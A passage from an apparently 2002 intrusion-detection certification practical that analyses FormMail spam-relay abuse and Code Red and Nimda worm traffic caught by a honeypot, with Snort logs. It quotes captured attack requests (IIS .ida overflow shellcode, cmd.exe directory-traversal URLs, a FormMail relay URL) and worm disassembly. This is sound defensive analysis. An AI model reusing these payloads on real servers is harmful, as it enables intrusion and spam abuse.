
```
120 : 72 6F 6C 20 2D 20 36 2E 30 30 2E 38 38 36 32 0D   rol - 6.00.8862.
130 : 0A 48 6F 73 74 3A 20 77 77 77 2E 74 61 63 2D 64   .Host: www.tac-d
140 : 65 6E 76 65 72 2E 63 6F 6D 0D 0A 43 61 63 68 65   enver.com..Cache
150 : 2D 43 6F 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63   -Control: no-cac
160 : 68 65 0D 0A 0D 0A                                 he....
```

Source of Trace: This detect has been taken from the incidents.org mail archive. Ref: http://www.incidents.org/archives/intrusions/msg03279.html

Detect Tool: The detect was generated by a tool ACID that parses Snorts Logs and generates the output. ACID (Analysis Console for Intrusion Databases). ACID is available for download at http://www.snort.org/downloads/acid-0.9.6b13.tar.gz. For more information on ACID please go to http://www.cert.org/kb/acid/. Following is a sample decode of the above detect message:

```
                        Date Time       Archnids_Reference_No     IDS_Signature
#(3 - 2210) [Jan 14 2002  0:25] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail

          Src_IP          Dst_IP
IPv4: 209.86.190.86 -> 205.169.91.194
  IP_hdr_len (hex) Type_of_Svc  IP_Data_Length     IP_ID_Number Frag_Bits
     hlen=5       TOS=0            dlen=398         ID=5241     flags=0
Fragment_Offset        Time_To_live IP_Checksum
offset=0                    TTL=117                 chksum=14040
          Src_Port        Dst_Port      TCP_Flags (Push,Ack)  TCP_Sequence_No
TCP:  port=3502 -> dport: 80  flags=***AP***                  seq=12647688
          TCP_Acknowledgement_No                    Reserved_bit   Window_Size
     ack=568440483               off=5   res=0            win=9520
Urgent_Pointer          TCP_Checksum         TCP_Payload_Length
urp=0             chksum=39287    Payload:  length = 358

TCP_Payload in Hex                                    TCP_Payload_in_Ascii
000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 72 65 63 69 70 69 65   mmail.pl?recipie
```

Probability Packets were Spoofed: The packets were not spoofed, this detect shows HTTP packets which use a flaw in formmail.pl, to anonymize emails used for spamming. To execute formmail, the malicious user is required to establish a TCP connection with the server and then send GET requests, executing formmail.pl thus making it extremely difficult to spoof the entire session.

Description of Attack: Formmail version 1.6 and earlier is a cgi application with a vulnerability such that it allows anonymous spamming through the hosted system i.e. Web Systems running vulnerable versions of Formmail become open mail relay servers and allow spammers to anonymously relay mass mails through the system. The most commonly used Formmail is available at

http://www.worldwidemart.com/scripts/formmail.shtml also known as the Matt's Script Archive which has various perl, cgi scripts for users to download and use. Another known vulnerability in Formmail is that it allows access to some of the environment variables of the server it resides on thus making it a resource for OS reconnaissance for crackers Ref: http://online.securityfocus.com/archive/1/59441.
The problem with Formmail was it accepts the recipients mailing address as a HTTP variable and does not make any checks or provide any information about the sender thus making it an ideal tool for spamming. Supposedly the latest version 1.9 checks for validity of the recipients address but there have been ways reported to bypass that mechanism. (Source: http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2469)

Example of the attack

Website Formmail Email_address_to_Spam
http://www.example.com/cgi-bin/FormMail.pl? recipient=email@address-to-spam.com&message=
The Actual Message being sent.
Proof%20that%20FormMail.pl%20can%20be%20used%20to%20send%20anonymous%20spam.

CVE Reference: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0357
CVE No: CAN-2001-0357

Attack Mechansim: Its evident from the packet trace that after a successful TCP handshake on port 80, the spammer is sending mails to different user id's. It's not clear to me why the person who posted this detect did not sanitize the logs but the destination IP address belongs to

The Anschutz Corporation (NETBLK-NET-CSN-ANSCHUTZ)
555 17th St. Suite 2400
Denver, Colorado 80202
US

Netname: NET-CSN-ANSCHUTZ
Netblock: 205.169.91.0 - 205.169.91.255

Coordinator:
Admin, Network (NA310-ARIN) abuse@tac-denver.com
303-298-1000

Notice Coordinator domain name tac-denver.com. The HTTP ascii text dump indicates that the spammer seems to be calling the formmail.pl multiple times on the same tac-denver.com webserver targeting different recipients.
Name: tac-denver.com
Address: 205.169.91.194 (IP correlates to whats in the trace)

Aliases: www.tac-denver.com

GET /cgi-bin/formmail.pl?recipient=mangroin51@aol.com&subject=http://www.tac-denver.com/cgi-bin/formmail.pl&email=ukawer@timeworld.com&=http://www.tac-denver.com/cgi-bin/formmail.pl
From the detects it seems that this activity has been going on for over 2 weeks from various different sources on @Home Network, UUnet Dialin etc. Its not clear whether the attack was successful or whether these were just probes. If the activity is limited to an occasional attempt then its likely that the attempt was not successful else one would see a massive attempt to spam.

Corelations: There have been various different posts on various different incidents sites about this vulnerability. The author has attempted to patch it over various different releases but it seems newer methods keep coming up to get around the patches. Following are some references:

http://www.incidents.org/archives/intrusions/msg03309.html
http://www.incidents.org/archives/intrusions/msg03328.html
http://www.incidents.org/archives/intrusions/msg03259.html

There have also been various advisories on recommended ways of patching formmail. I like the following link but the proposed fixes are dependant on how the site uses Formail.
http://cert.uni-stuttgart.de/archive/bugtraq/2001/06/msg00369.html

Evidence of Active Targeting: This is definite active targeting here. Although its not obvious if the attempt was a success but since the attempt are so spread over a wide interval of time it would seem that these are occasional probes coming for various IP's to scan for vulnerable servers.

Severity: (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)
Criticality: 3, If a system is susceptible to this vulnerability, its likely that the entire domain/network will be listed on the MAPS site and will be black holed from the rest of the internet.
Lethality: 2.5, Although its not clear whether the attempt was successful, due to the presence of occasional attempts and no constant flurry of activity in the log. We will keep the Lethality at 2.5
System Countermeasures: 2.5, From the detect it seems that we are seeing an occasional attempt which indicates that maybe the script does not exist on the system or its patched.
Network Countermeasures: 2.5, We know for a fact that an Intrusion Detection System is monitoring activity on the network but we are not sure if there are firewalls in place. So we give it a 2.5

(3 + 2) – (2.5 + 2.5) = 0.5

Defensive Recommendations: The administrator should check for the existence of formmail.pl on the system. If it does exists he needs to ensure that he is using the latest patches for the CGI and ensure that system variables cannot be exposed using that script. If a firewall is not in place it might be a good idea to install it and maybe do same Layer 7 inspection to block out all attempts to execute formmail.pl if its not required by the server. Cisco Routers have NBAR's Network-Based Application Recgonition which can filter based on URL content.
(Ref:http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121newft/121limit/121e/121e2/nbar2e.htm)

Multiple Choice Question:

How would you get affected if someone sent anonymous spams from your network

[a] It dosen't, spamming is ok, everyone does it
[b] There is a good chance that my network will get black holed from being able to send mail to certain part of the internet which are strict in denying spammers.
[c] Because the FBI will come after me
[d] Because my network will crash due to the heavy load of the spams.

Answer [b]

Detect5:

```
[**] IDS552/web-iis_IIS ISAPI Overflow ida [**]
01/25 -10:13:55.165739 12.234.76.187:4715 -> w.x.y.z:80
TCP TTL:125 TOS:0x0 ID:43198 IpLen:20 DgmLen:576
***A**** Seq: 0xCB1D4D1C  Ack: 0xE4E9D43F  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 64 65 66 61 75 6C 74 2E 69 64 61        GET /default.ida
3F 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58        ?XXXXXXXXXXXXXX
……..LOG TRUNCATED……..
58 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63        X%u9090%u6858%uc
62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25        bd3%u7801%u9090%
75 36 38 35 38 25 75 63 62 64 33 25 75 37 38 30        u6858%ucbd3%u780
31 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63        1%u9090%u6858%uc
62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25        bd3%u7801%u9090%
75 39 30 39 30 25 75 38 31 39 30 25 75 30 30 63        u9090%u8190%u00c
33 25 75 30 30 30 33 25 75 38 62 30 30 25 75 35        3%u0003%u8b00%u5
33 31 62 25 75 35 33 66 66 25 75 30 30 37 38 25        31b%u53ff%u0078%
75 30 30 30 30 25 75 30 30 3D 61 20 20 48 54 54        u0000%u00=a  HTT
50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 74        P/1.0..Content-t
79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A 43 6F        ype: text/xml.Co
6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 33        ntent-length: 33
37 39 20 0D 0A 0D 0A C8 C8 01 00 60 E8 03 00 00        79 ........`....
00 CC EB FE 64 67 FF 36 00 00 64 67 89 26 00 00        ....dg.6..dg.&..
E8 DF 02 00 00 68 04 01 00 00 8D 85 5C FE FF FF        .....h......\...
```

```
50 FF 55 9C 8D 85 5C FE FF FF 50 FF 55 98 8B 40          P.U...\...P.U..@
10 8B 08 89 8D 58 FE FF FF FF 55 E4 3D 04 04 00          .....X....U.=...
00 0F 94 C1 3D 04 08 00 00 0F 94 C5 0A CD 0F B6          ....=...........
C9 89 8D 54 FE FF FF 8B                                  ...T....

[**] [1:1288:2] WEB-FRONTPAGE /_vti_bin/ access [**]
[Classification: access to a potentually vulnerable web application] [Priority:
2]
02/02-16:18:56.743131 12.234.76.170:4822 -> w.x.y.z:80
TCP TTL:125 TOS:0x0 ID:23870 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x2551F849  Ack: 0x9ED3792  Win: 0x4470  TcpLen: 20
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/02-16:18:57.583752 12.234.76.170:4870 -> w.x.y.z:80
TCP TTL:125 TOS:0x0 ID:23991 IpLen:20 DgmLen:157 DF
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] [1:1256:2] WEB-IIS CodeRed v2 root.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/02-16:30:10.800712 12.234.76.170:4167 -> w.x.y.z:80
TCP TTL:125 TOS:0x0 ID:46359 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x881E3CBD  Ack: 0x3529BB3F  Win: 0x4470  TcpLen: 20
02/02-16:18:56.743131 12.234.76.170:4822 -> w.x.y.z:80
TCP TTL:125 TOS:0x0 ID:23870 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x2551F849  Ack: 0x9ED3792  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 5F 76 74 69 5F 62 69 6E 2F 2E 2E          GET /_vti_bin/..
25 35 63 2E 2E 2F 2E 2E 25 35 63 2E 2E 2F 2E 2E          %5c../..%5c../..
25 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74          %5c../winnt/syst
65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B          em32/cmd.exe?/c+
64 69 72 20 63 2B 64 69 72 20 48 54 54 50 2F 31          dir c+dir HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43          .0..Host: www..C
6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73          onnnection: clos
65 0D 0A 0D 0A                                           e....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
Correlating Honeypot Data
< 00000000 47 45 54 20 2f 5f 76 74 69 5f 62 69 6e 2f 2e 2e # GET /_vti_bin/..
< 00000010 25 32 35 35 63 2e 2e 2f 2e 2e 25 32 35 35 63 2e # %255c../..%255c.
< 00000020 2e 2f 2e 2e 25 32 35 35 63 2e 2e 2f 77 69 6e 6e # ./..%255c../winn
< 00000030 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 # t/system32/cmd.e
< 00000040 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 # xe?/c+dir HTTP/1
< 00000050 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 # .0..Host: www..C
< 00000060 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 # onnnection: clos
< 00000070 65 0d 0a 0d 0a                                 # e....

02/02-16:18:57.583752 12.234.76.170:4870 -> w.x.y.z:80
TCP TTL:125 TOS:0x0 ID:23991 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x2572CF15  Ack: 0x98C37DE  Win: 0x4470  TcpLen: 20
```

```
47 45 54 20 2F 5F 6D 65 6D 5F 62 69 6E 2F 2E 2E          GET /_mem_bin/..
25 35 63 2E 2E 2F 2E 2E 25 35 63 2E 2E 2F 2E 2E          %5c../..%5c../..
25 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74          %5c../winnt/syst
65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B          em32/cmd.exe?/c+
64 69 72 20 63 2B 64 69 72 20 48 54 54 50 2F 31          dir c+dir HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43          .0..Host: www..C
6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73          onnnection: clos
65 0D 0A 0D 0A                                           e....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
Correlating HoneyPot Data
< 00000000 47 45 54 20 2f 5f 6d 65 6d 5f 62 69 6e 2f 2e 2e # GET /_mem_bin/..
< 00000010 25 32 35 35 63 2e 2e 2f 2e 2e 25 32 35 35 63 2e # %255c../..%255c.
< 00000020 2e 2f 2e 2e 25 32 35 35 63 2e 2e 2f 77 69 6e 6e # ./..%255c../winn
< 00000030 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 # t/system32/cmd.e
< 00000040 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 # xe?/c+dir HTTP/1
< 00000050 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 # .0..Host: www..C
< 00000060 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 # onnnection: clos
< 00000070 65 0d 0a 0d 0a                                 # e....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
02/02-16:30:10.800712 12.234.76.170:4167 -> w.x.y.z:80
TCP TTL:125 TOS:0x0 ID:46359 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x881E3CBD  Ack: 0x3529BB3F  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F          GET /scripts/roo
74 2E 65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54          t.exe?/c+dir HTT
50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77          P/1.0..Host: www
0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63          ..Connnection: c
6C 6F 73 65 0D 0A 0D 0A                                  lose....
Correlating HoneyPot Data
EOF
< 00000000 47 45 54 20 2f 73 63 72 69 70 74 73 2f 72 6f 6f # GET /scripts/roo
< 00000010 74 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 # t.exe?/c+dir HTT
< 00000020 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 # P/1.0..Host: www
< 00000030 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 # ..Connnection: c
< 00000040 6c 6f 73 65 0d 0a 0d 0a                        # lose....
EOF
```

Source of Trace: This trace was generated on my Linux system which is using ATT Broadband Internet network connection. The system is running Snort as an IDS and is running NetCat as a honeypot on ports 80, 21, 110, 25. The system is also running ipchains but the logs from ipchains are a subset of what has actually been provided.

Detect Tool: Traces from 2 tools have been provided in this detect. The first one that actually detected the attempt is Snort. Snort detect has been described before and there is not being explained again to reduce the total size of the paper as advised by some of the Sans graders.

netcat was used as a honeypot and was directed to dump all layer 5 (osi model) and up content directly to a file.

```
    DataOffset                Payload in Hex                          Payload_in_ Ascii
< 00000000 47 45 54 20 2f 73 63 72 69 70 74 73 2f 72 6f 6f # GET /scripts/roo
< 00000010 74 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 # t.exe?/c+dir HTT
< 00000020 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 # P/1.0..Host: www
< 00000030 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 # ..Connnection: c
< 00000040 6c 6f 73 65 0d 0a 0d 0a                         # lose....
```

Probability Attack was Spoofed: These packets were definitely not spoofed. From the trace its clear that a TCP connection was established before these malicious packets were sent.

Description of Attack: These traces show an attempt to overflow the buffer with default.ida?NNN, execute root.exe, cmd.exe using the web service. These traces have become common after Code Red and Nimda came out. Code Red and Nimda infects systems running vulnerable instances of IIS web service. Code Red and Nimda have an interesting history. On June 18, 2001 eEye released information about a buffer overflow vulnerability in IIS.(http://www.eeye.com/html/Research/Advisories/AD20010618.html) Soon after that on July 12th, 2001 a worm began exploiting this vulnerability on the net infecting a lot of systems. This worm would infect one system then start generating random IP's and would start infecting those and so on. The one drawback with this approach was every infected machine would use the same set of IP addresses to infect i.e the code used a static seed to generate the first IP and the randomized pattern was remain the same on all the other system, essentially creating the same exact list of IPs to infect. This worm would infect other systems from the 1st of every month to the 19th and then from the 20th to the end of the month it would start a DoS attack on www.whitehouse.gov causing a potential Distributed Denial of Service Attack. Due to the nature of how the worm generated the list of IP addresses, it caused limited damage. Details of this worm can be found at (http://www.eeye.com/html/Research/Advisories/AL20010717.html)

On July 19th 2001 an exact replica of Code Red v1 was released with a small difference. This time it used a random seed to generate the first IP address, in essence each compromised system would try to infect a completely different list of IP addresses. This was a small change in the code but the effects were devastating. It has been estimated that within the first fourteen hours as much as 359,000 hosts were infected. The actual numbers are probably higher but cannot be accurately determined. Caida provides some great statistics on these. (http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml). The worm was named Code Red 2. Both worms, if they detected a system whose system language was English, would put a top level page with the words 'Hacked by Chinese'. Code Red 2 caused major strains on every Service Provider resources due to enormous number of hosts it infected. The total number of requests were so huge that routers would get flooeded with SYN HTTP packets for non existent hosts on their networks which would cause ARP denial of service. Some broadband ISP actually had huge broadcast domains, in the way they had architected the networks causing arp flooding which caused the routers to crash or reboot. Details on

Code Red 2 are available at
http://www.eeye.com/html/Research/Advisories/AL20010717.html.

Apparently in response to these attacks, which have been portrayed to look like they came from the Chines hacking community (there is no evidence that would convey that), on August 4th 2001, a new version of the worm came out. This worm used the same buffer overflow mechanism to compromise IIS web servers. This worm worked in a very different way though. Unlike its predecessors, Code Red 1,2 which could be eliminated as soon as the system was rebooted, this version would install backdoors into the system and had a variety of failsafe mechanisms that would prevent complete eradication of the worm from the infected system. In fact the only recommendation for systems that have been infected by this worm was to reformat and rebuild the entire system. (This was the recommendation of incidents.org Analysis of the worm). With each revision the worm would become more devastating than the previous predecessor. A unique property of this worm was that if the system language of the infected system was Chinese it would create 600 threads on the system to infect other systems while if the system language were English it would create half as many. This was probably done to portray that this worm was in retaliation to the Code Red v1, v2 which was portrayed to be from the Chinese hacking community. This worm was named Code RedII because the string appeared within the code. Detailed working of this worm is available at (http://www.eeye.com/html/Research/Advisories/AL20010804.html).

On September 18, 2001 there was new surge in Code Red type web scanning activity. There were reports of suspicious email being sent around which was exploiting a vulnerability in Microsoft Outlook. This new worm was code named Nimda (its ADMIN spelt backwards). This worm spread in various different ways. It used the Unicode Web Traversal Exploit, came in as a MIME attachment with filename readme.exe and would execute if someone tried previewing the file on an already compromised web server. It would prompt for a download of a .eml file to every client accessing the compromised server and infect the client, it also spread through open Windows shares etc. Over 86,000 hosts were compromised by Nimda alone on Sept 18th. Around 37,000 were from US.

It is believed that the total financial loss cost by all these worms was $2.62 billion by all Code Red and $635 million by Nimda. (source:
http://www.securitystats.com/webdeface.asp)

References used for this section:
http://www.caida.org/analysis/security/code-red/#ida
http://www.incidents.org/react/code_redII.php
Following are some of the advisories regarding CodeRed and Nimda:
http://www.cert.org/advisories/CA-2001-19.html
http://www.cert.org/advisories/CA-2001-26.html
http://www.cert.org/advisories/CA-2001-23.html
http://www.cert.org/advisories/CA-2001-10.html

Attack Mechanism: The traces seem to indicate that this is CodeRed and/or Nimda trying to exploit IIS web services on my system setup as a HoneyPot to listen on Port 80. Analysis seems to indicate that this was CodeRedII or Nimda.

The initial packet indicates a common methodology to overflow the buffer on IIS and overwrite the EIP to make it execute code that the worm can then use to copy itself over and start its process. The exact details of how the EIP gets overwritten and how exactly the buffer overflow works can be found at http://www.eeye.com/html/Research/Advisories/AD20010618.html.

Analysis on CodeRedII

A worm on an infected system would have 300 to 600 threads to repropagate itself. It first gets the local IP to ensure it doesn't infect itself. It checks the local date, if year > 2002 and month is > 10 it reboots the system and stops. If its within range it generates a connection to a random number of IP addresses. There is a certain amount of logic on how the worm actually generates the Randomized IPs'. $1/8^{th}$ of the generated IP's were random, $3/8^{th}$ of the generated IP's were part of the same /16 of the local IP, 1/2 of the IP's it generated were part of the /8 of the local IP address. This ensure it would spread locally which made sense because a netblock running one vulnerable version of IIS is bound to many others, and possibly only accessible internally to the infected system. Following is quoted from eeyes website. (http://www.eeye.com/html/Research/Advisories/AL20010804.html)

The following is how the worm generates the IP address for the next host to connect to:

```
GET_IP: ; CODE XREF: sub_1C4+168 p

call GET_OCTET ; load 4th octet (this is in reverse order due to byte ordering)
mov bh, al
call GET_OCTET ; get 3rd octet
mov bl, al
shl ebx, 10h ; shift bx to the top of ebx
call GET_OCTET ; get 2nd octet
mov bh, al
call GET_OCTET ; 1st
mov bl, al
call GEN_OCTET ; get first octet
and eax, 7 ; and it by 7
call CHECK_ADDR_MASK ; ecx has eip
```

For each octet, generate a psuedo random byte between 1 and 254, next get a random octet between 1 and 254 and mask it by 7 finally, use this last byte to gen a 1st octet.

most pertinent bit is CHECK_ADDR_MASK

this specifies the following:

```
dd 0FFFFFFFFh ; 0 - addr masks
dd 0FFFFFF00h ; 1
dd 0FFFFFF00h ; 2
```

dd 0FFFFFF00h ; 3
dd 0FFFFFF00h ; 4
dd 0FFFF0000h ; 5
dd 0FFFF0000h ; 6
dd 0FFFF0000h ; 7

This mask is applied to the local systems IP address, and matched to the generated IP Address. This makes a new ip with 0,1 or 2 bytes of data with the local IP.

If a connection is successfully established, it attempts the buffer overflow, copies itself over to the infected system and starts the cycle over agin.
The way this worm was constructed it infects only Windows 2000 web servers because it overwrites EIP with a jmp instruction which is only valid in Windows 2000. Windows NT, ISS web service will crash on this attempt. EIP is the instruction pointer in the code segment which always point to code that will be executed next. The first thing the worm will do is overwrite the EIP with its own pointer that points to code that it needs to execute. It then checks its local IP address. Next the worm checks to see if the system language is Chinese, it the proceeds to see if this system has been already infected before. It checks for the CodeRedII atom and places it to ensure future infections do not reinfect the system. If it finds the CodeRedII atom then it terminates. Depending on whether the system is Chinese or English, it creates 600 or 300 threads respectively. Each of these threads will be used to propagate the worm to other systems running vulnerable versions of IIS.
At this point the worm installs the backdoors into the system. It gets the System directory (usually i.e C:\winnt\system32), appends its code to cmd.exe and copies it to (c:/d:) \intepub\scripts\root.exe and (c:/d:) \progra~1\common~1\system\MSADC\root.exe. The worm copies its own trojaned version of explorer.exe which it copies to C:\explorer.exe and D:\explorer.exe. Whenever a user logs into an NT system, Windows loads explorer.exe, the way the search path is setup in the system, NT matches C:\explorer.exe first before any other occurrences in the system. The trojaned explorer.exe code is written is such a way that it first executes explorer.exe in the system then loops around modifying registry entries which creates a virtual web path (/c and /d) which maps /c to c:\ and /d to d:\. This enables a malicious user to execute cmd.exe or root.exe directly in the system root directory eliminating the need to have these files in the msdac or scripts directory. Now if an administrator sees these registry entries and modifes it back to the original so as to remove the virtual web links, the trojaned explorer.exe which is running in a loop will overwrite any changes and recreate these links after some time.

(Source: http://www.eeye.com/html/Research/Advisories/AL20010804.html
http://www.incidents.org/react/code_redII.php)

From the trace dumps its clear that the infected hosts is trying to compromise the honeypot system by trying to execute remote commands using cmd.exe, root.exe in the /winnt/system32 folder using the virtual web links

Nimda worm Analysis: Nimda is known to propate in 4 unique ways
The worm exploits a vulnerable instance of ISS via the Unicode Directory Traversal vulnerability and utilizes the backdoors left behind by Code RedII and Sadmind infections. It then tftps itself over to the webserver as admin.dll.
The worm also infects system via email, it attaches itself as a MIME type attachment with filename "Readme.exe". Most email clients execute the file as soon as the user attempts to preview/open it due to the automatic execution of Mime type attachements suppoted by most of the mail clients.
Once on a system running web services, the worm copies itself to a file readme.eml and attaches javascript code to all webpages on the system. This code will force a file download of readme.eml onto any client viewing those pages with Internet Explorer 5.5 SP1 and earlier which is susceptible to the Automatic Execution of Mime type exploits thus infecting the web client system.
The worm also spreads through open file shares. It scans the local network and attaches itself to any executable that it has write access to. Anyone who exectutes those files gets infected by the worm.

Source: http://www.incidents.org/react/nimda.pdf

Its clear from the traces that the infected systems were probing to look for already exploited CodeRed systems and exploiting them with Nimda.

The reasoning behind providing an in depth analysis of this detect was due to the common occurrences of this exploit in some of the papers.

Correlations: There has been various mention of these exploits on incidents.org and several other incidents mailing lists. There has also been a lot of talk about how to slow down these zombie systems so as to reduce their scanning activity and reduce the tremendous amount of web logs these systems create not discounting the precious amount of CPU cycles that are spent processing the requests.
(http://www.incidents.org/archives/intrusions/msg01215.html). T
Following are other reported activity of these worms.
http://www.incidents.org/archives/intrusions/msg03333.html
http://www.incidents.org/archives/intrusions/msg01282.html
http://www.incidents.org/archives/intrusions/msg01315.html
http://www.incidents.org/archives/intrusions/msg01439.html

Evidence of Active Targeting: This is definite active targeting here. The systems that are targeting the honeypot are infected machines of widely spread worm and are trying to compromise the system.

Severity: (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)
Criticality: 4; These attacks have been around since a long time and have created major havoc on the systems.

Lethalitiy: 4; If the host is compromised, the website it hosts will be defaced and these worms also attack www.whitehouse.gov on certain days.
System Countermeasures: 4; These attacks are targeted with Windows system running IIS webservice. The System under attack is linux and is not susceptible to these attacks. Infact a honeypot is running on port 80.
Network Countermeasures: 4; There is a firewall, intrusion detection system in place watching these attacks taking palce

(4 + 4) – (4 + 4) = 0

Defensive Recommendations: The system is intentionally running netcat on port 80 to attract this kind of traffic. Ipchains and Snort are already running on the sytem so the system has all of its defenses up.

Multiple Choice Question:

What would be an effective and practical tool if used world wide, would hinder all the zombies affected by the various versions of Code Red and slow down their activity tremendously?

[a] Running a Dos Attack on the affected systems and bring them down
[b] Have all ISP's in the world coordinate and pull the network connection on affected networks
[c] Run Honeypots running HTTP web service that would simulate a very slow TCP stack i.e. response system effectively heavily reducing the scanning rate of all the hosts
[d] Can't do it

Answer [c]

Assignment 3:

The analysis was done for the University of Maryland, Baltimore County (UMBC) based on 15 different files from the period of Dec 23rd 2001 to Dec 27th 2001, i.e. a total of 5 days. There are 3 different file formats used in the analysis of the Snort output from UMBC. The tools used were mainly those available on the Linux platform, i.e. sort, uniq, awk, sed, grep etc. and SnortSnarf from www.silicondefense.com. Microsoft Excel was also used to do statistical graphical analysis. The following files were used for this report.

alert.011223	oos_Dec.23.2001	scans.011223
alert.011224	oos_Dec.24.2001	scans.011224
alert.011225	oos_Dec.25.2001	scans.011225

alert.011226	oos_Dec.26.2001	scans.011226
alert.011227	oos_Dec.27.2001	scans.011227

Every Out of Spec file had a corresponding oos_Decxx.2001-1. A quick md5sum on the files indicated they were exactly the same except for Dec 25th. A sdiff on the 2 files indicated that the oos_Dec.25.2001 had more data and was a superset of oos_Dec.2001-1. Therefore the oos_Dec??.2001-1 files were discarded from the analysis.

Executive Summary:

The Snort Signature set should go through some extensive tweaking after some investigation. This will help reduce a large number of false positives in the system and greatly reduce the overwhelming set of data that needs to be analyzed.

There might also be a need for reevaluating the security policy of the University as far as permitting applications like Kaaza and Gnutella are concerned. If the University does not have a firewall, there is an urgent need to evaluate the necessity of one. There is enough data in this analysis that will provide justification for a firewall.

There are some systems that have been mentioned in the analysis below that require immediate investigation and should probably be pulled of the network right away, if possible. The top talkers list from the scan data suggests a need to understand what those applications are running on the network and depending on the security policy, it might be advisable to block them off.

Overall there seems to be a lot of intensive activity by applications that seem like they don't really need to be active on the network. Kaaza 1214/tcp, 888/udp, 999/udp 27005/udp etc. Getting rid of these applications might free up a lot of network resources.

The top talkers port scan analysis might be a good place to start.

Report Format:

The following is the format of this report:

- List of all the detects, sorted by frequency.
- Analysis of some of the top detects based on the following format:
    - Statistical Analysis of the top detects, top src talkers, and top destination talkers used as seen in the alert files. The column # Alerts (sig) indicates the number of occurrences of that IP address for the signature under review. # Alerts (total) indicates the total number of occurrences for that IP address for all signatures in the system. This gives us an idea how active that IP has been, and how many more times the IP has been tripping not just the signature but other signatures as well. All these statistics were generated by SnortSnarf, a popular tool that analyses Snort logs.
    - Background information on the detect being analyzed.

    - Relationship between alerts and logs, correlating the various logs. References and correlation provided from active incidents lists like incidents.org and securityfocus.com. Google has also been actively used.
    - Recommendations provided based on the severity of the alarm.

- Statistical Analysis of the Port Scan data based on various different criteria. Top Talking Hosts, Destination, Top talking TCP hosts, destinations and port numbers. Similarly Top talking UDP hosts, destination and UDP ports.
- Link Graph Analysis of each day of the data being analyzed based on the number of alerts per hour.
    - Analysis of the spikes and breakdown of what alerts constituted to those spikes or troughs.
    - Detailed breakdown of each offending alert throughput the day based on the number of times the alert occurred per hour. This gives us an idea how uniform the alert has been popping up and whether it's truly a sudden spike or has it been acting pretty much the same throughout the day.
    - Analysis on some of the offending alerts, most of them seem to overlap with Analysis that was done before so either have not been mentioned because they have been known to be false positives or a brief overview of the alert.
    - Correlating data from each the alerts log file, Out of Spec data and Scan data.
- Analysis Method and Sample output from the tools.

List of Detects:

Following are the set of signatures that have been triggered by the IDS, sorted based on the frequency of Alerts in the system.

Priority	Signature (click for sig info)	# Alerts
1	Watchlist 000220 IL-ISDNNET-990517	62330
2	MISC traceroute	38927
3	CS WEBSERVER - external web traffic	26184
